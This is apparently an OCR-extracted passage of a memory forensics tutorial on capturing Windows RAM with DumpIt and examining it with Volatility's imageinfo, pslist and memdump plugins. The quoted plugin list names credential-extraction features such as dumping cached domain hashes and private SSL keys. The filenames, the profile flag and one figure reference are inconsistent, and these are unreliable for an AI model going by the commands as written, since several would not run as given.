


Figure 5: DumpIt.exe in action

Note the portion highlighted by the red box. It shows the Windows version number. This will be a useful clue during the analysis phase.

DumpIt.exe, present in the USB drive, acquires memory and stores it on the USB drive itself. This is called **Local Acquisition**. If the acquired memory is transferred remotely over the network to the forensic workstation it is called **Remote Acquisition**. Care should be taken to ensure that RAM contents are not sent in plaintext over the network.

It is never a good idea to store the acquired memory in the target system itself. It may overwrite crucial evidence on disk. Always store acquired memory on an external USB or HDD or over the network.

It is inevitable that the acquisition tool will alter the system in some way. The forensic investigator must document known changes made to the system before and during acquisition. Before picking a tool to perform memory acquisition, check the tool's capabilities and its compatibility with various Windows versions.

We all know about file formats and their extensions - .pdf, .txt, .exe, etc. Likewise, the memory dump file has some formats, too:

- **Windows Crash Dump Format:** If Windows systems encounter a blue screen during operation, they are configured to automatically dump memory in a format called Windows Crash Dump Format. Forensic Tools use this built-in feature of Windows to dump memory to an external USB drive in Crash Dump Format. It has the extension .dmp. Special headers are included along with the memory dump to indicate that this is a crash dump format. In the screenshot shown in Figure 6, `DumpIt.exe` dumps memory in .dmp format.
- **Raw Dump:** Memory is dumped without any special headers. It is dumped as it appears on the target system. A raw memory dump may have the extension .raw or .dd or .bin. Raw dump images have the size that is equal to (size of physical memory + 2GB). The reason for the addition of 2GB of information is beyond the scope of this article.
- Memory acquired from a **virtual machine** has its own format.
- Memory dumps acquired with **Encase** forensic tool has the format - Expert Witness format with extension **.ewf**
- **FastDump** forensic tool acquires memory in HPAK format with the extension **.hpak**

In this article, we shall just be aware of two things:

- that different formats of memory dumps exist
- `DumpIt.exe` acquires memory by default in Windows Crash Dump format with the extension .dmp

In case you wish to acquire the memory in raw format using DumpIt.exe, the following command can be used:

```
DumpIt.exe /T RAW
```

`/T RAW` explicitly specifies the format of memory dump. The screenshot shown below elaborates this. The same naming convention is used for the memory dump file. It has the extension .bin




Figure 6: DumpIt.exe capturing raw memory dump

In the last line of output in the screenshot, some text is highlighted by the yellow box. A file with a name similar to the dump file, but with the extension .json is seen. This file has some metadata about the system from which the memory dump was taken. We shall not focus on that file now.

Let us focus on the memory dump `A-WORKSTATION-20190718-095520.dmp` that results when the operation shown in Figure 5 completes. This file would exist on the USB drive. It is copied into the Forensic Workstation running Ubuntu 16 for analysis.

Memory Analysis

To perform memory analysis, an open-source tool called **Volatility** is used. Volatility is currently being updated to handle memory dumps taken from Windows 10 machines. It can be downloaded from the Ubuntu repository using the following simple command:

```
$ sudo apt-get install volatility
```

But the drawback with the compiled version of Volatility is that it may not be updated every day in the Ubuntu repository. It will not be a good idea to use that to process the memory dumps. Since Volatility is open-source, its source code can be found easily on GitHub using the following link. The most recent version can be found here, which we will be using in our demonstration.

LINK: https://github.com/volatilityfoundation/volatility




Figure 7: Volatility in GitHub

The source code can be downloaded as a ZIP file by clicking the green 'Clone or download' button. The zip file can be stored in the folder of choice and extracted. The ZIP file appears as `volatility-master.zip` and on extraction, its contents are stored in `volatility-master`.




Figure 8: Volatility downloaded and extracted

The contents of `volatility-master` are shown in the following screenshot. The source code for Volatility is written in Python. The main file in focus here is vol.py which is a Python script - shown within the red box below.




Figure 9: Files corresponding to Volatility

To process the memory dump, the `A-WORKSTATION-20190718-095520.dmp` file and its corresponding .json file are added into this volatility-master folder - highlighted by the green circles.




Figure 10: Files added to Volatility for processing

The various options that can be used with the Volatility tool to process the memory dump can be viewed using the command shown below.

```
alien@workstation:~/Documents/Memory Forensics/volatility-master$ python vol.py -h
Volatility Foundation Volatility Framework 2.6.1
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/home/alien/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/home/alien/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the (Olson) timezone for displaying timestamps
                        using pytz (if installed) or tzset
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load (use --info to see a list
                        of supported profiles)
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --shift=SHIFT         Mac KASLR shift address
  --output=text         Output in this format (support is module specific, see
                        the Module Output Options below)
  --output-file=OUTPUT_FILE
                        Write output in this file
```

Figure 11: Options that can be used with Volatility

There are also some plugins that can be used with Volatility, displayed after the options.

```
Supported Plugin Commands:

        amcache         Print AmCache information
        apihooks        Detect API hooks in process and kernel memory
        atoms           Print session and window station atom tables
        atomscan        Pool scanner for atom tables
        auditpol        Prints out the Audit Policies from HKLM\SECURITY\Policy\PolAdtEv
        bigpools        Dump the big page pools using BigPagePoolScanner
        bioskbd         Reads the keyboard buffer from Real Mode memory
        cachedump       Dumps cached domain hashes from memory
        callbacks       Print system-wide notification routines
        clipboard       Extract the contents of the windows clipboard
        cmdline         Display process command-line arguments
        cmdscan         Extract command history by scanning for _COMMAND_HISTORY
        connections     Print list of open connections [Windows XP and 2003 Only]
        connscan        Pool scanner for tcp connections
        consoles        Extract command history by scanning for _CONSOLE_INFORMATION
        crashinfo       Dump crash-dump information
        deskscan        Poolscaner for tagDESKTOP (desktops)
        devicetree      Show device tree
        dlldump         Dump DLLs from a process address space
        dlllist         Print list of loaded dlls for each process
        driverirp       Driver IRP hook detection
        drivermodule    Associate driver objects to kernel modules
        driverscan      Pool scanner for driver objects
        dumpcerts       Dump RSA private and public SSL keys
        dumpfiles       Extract memory mapped and cached files
        dumpregistry    Dumps registry files out to disk
        editbox         Displays information about Edit controls. (Listbox experimental.)
        envars          Display process environment variables
        eventhooks      Print details on windows event hooks
        evtlogs         Extract Windows Event Logs (XP/2003 only)
        filescan        Pool scanner for file objects
        gahti           Dump the USER handle type information
        gditimers       Print installed GDI timers and callbacks
        gdt             Display Global Descriptor Table
        getservicesids  Get the names of services in the Registry and return Calculated SID
        getsids         Print the SIDs owning each process
```

Figure 12: Plugins that can be used with Volatility

The generic format with which the plugins can be used with Volatility is shown below. The `<memory_dump_filename>` should be preceded with -f switch.

```
$ python vol.py <plugin_name> -f <memory_dump_filename>
```

There is one plugin called imageinfo that gives generic information about the memory dump like OS version information about the system from which the dump was taken, format of memory dump, etc. If the same person who acquires the memory processes it, they would already know this information. But if personA acquires the memory and personB processes it, then this plugin would be useful to get

preliminary information about the memory dump. The warning messages shown in the screenshot below can be ignored. As Volatility is still being updated for Windows 10, some warning messages arise. Let us focus on the output following the warning messages.




Figure 13: imageinfo

Let us focus only on the two lines underlined in green. The first line which is 'Suggested Profile' tries to guess what OS was running on the system from which the dump was taken. We will always give priority to values in their order of appearance. The first name in the suggested profile is Win10x64_17134.

Win10x64	17134
Windows 10, 64 bit	version of Windows 10

In Figure 7, Dumpit.exe attempted to identify the version of Windows as the same. So we will go with this profile name and ignore the rest. The second green line shows that this file is in crash dump format. At this point, we will not focus on the other values in the output. Now we know that the profile of this memory dump is Win10x64_17134. After getting this information from Volatility, the generic command is now updated to include profile information about the memory dump to look like this.

```
$ python vol.py --profile-name=<> <plugin_name> -f <memory_dump>
```

Let's say we wish to find the list of active processes in memory from this memory dump. For this, the Volatility plugin called pslist can be used. However, this plugin works only if the profile is specified correctly for this memory image.

python vol.py	--profile-name=<>	<plugin_name>	-f <memory_dump>
	--profile-name=Win10x64_17134	pslist	-f A-WORKSTATION-20190718-095520.dmp

The various sections of the command can be combined as shown below:

```
$ python vol.py --profile-name=Win10x64_17134 pslist -f A-WORKSTATION-201907185520.dmp
```

The following screenshot shows the output of this command. The output is shown in truncated form. The first column of output shows the hex location within the memory dump where information of that process can be found, followed by the process name, its process id (PID), its parent process id (PPID) and number of threads (Thds) used by the process. The last two columns show the process start time and end time in the case of a terminated process.




Figure 14: List of processes in memory

Let us focus on the three highlighted areas of this output.

- In the green portion, we can see that Notepad.exe has a Process id (PID) of 4920.
- In the yellow portion, we have two entries for Kindle.exe. The number of threads in the second entry is 0 and it also has an exit time value. This means Kindle.exe with PID 2072 is a process that is not in execution any more. The process Kindle.exe with PID 8440 is of interest to us now.
- In the blue portion, there are three AcroRd32.exe which are entries for Adobe PDF Reader. The 1st entry has a thread count of zero and a valid exit value. The 2nd entry has a PID of 5488 and the 3rd entry has a Parent PID of 5488, which means the 2nd entry is the parent of the 3rd. Let us focus on the 2nd entry with PID 5488.

The process names and their PIDs which are of interest are tabulated below.

PROCESS NAME	PID
Kindle.exe	8440
Notepad.exe	4920
AcroRd32.exe	5488

Each of these processes would have a specific number of pages in memory as they are in execution. Let us carve out those pages in memory for each of the processes, into a separate file. There is a plugin in Volatility called memdump that can help us for this task. After we dump the memory of each process into a separate file, we will look for some clues within the process dump - any evidence that can give information about those processes at the time the system memory dump was taken. Now would be a good time to recollect what was shown in pages 1 and 2 - about the state of the applications at the time when memory was dumped. First, let us dump the process memory of Kindle.exe with PID 8440. The command for this would be

```
$ python vol.py --profile-name=Win10x64_17134 memdump
-f A-WORKSTATION-20190718-95520.dmp -p 8440 --dump-dir=dump-8440/
```

Let us dissect the various entities of this command.

$ python vol.py	Call to Volatility
--profile-name=Win10x64_17134	Specifying profile of OS from which memory dump was taken
memdump	Volatility plugin that can dump the memory of a process, whose PID is specified using -p switch
-f A-WORKSTATION-20190718-95520.dmp	Name of memory dump from which process dump is to be made
-p 8440	PID of process whose memory is to be dumped
--dump-dir=dump-8440/	The process dump is a large file which would have .dmp extension. It must be stored within a directory. Then the name of that directory is specified as parameter to --dump-dir

The following screenshot shows how a new directory is created to store the process dump and how the command is issued to dump the pages belonging to process 8440. Once this operation is complete, the prompt appears

```
alien@workstation:~/Documents/Memory Forensics/volatility-master$ mkdir dump-8440
alien@workstation:~/Documents/Memory Forensics/volatility-master$ python vol.py --profile=Win10x64_17134 memdump -f A-WORKSTATION-20190718-095520.dmp
-p 8440 --dump-dir=dump-8440/
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Writing Kindle.exe [  8440] to 8440.dmp
alien@workstation:~/Documents/Memory Forensics/volatility-master$
```

Figure 15: Memory for process 8440 - Dumped

And the dump file can be found within the dump-8440 directory.

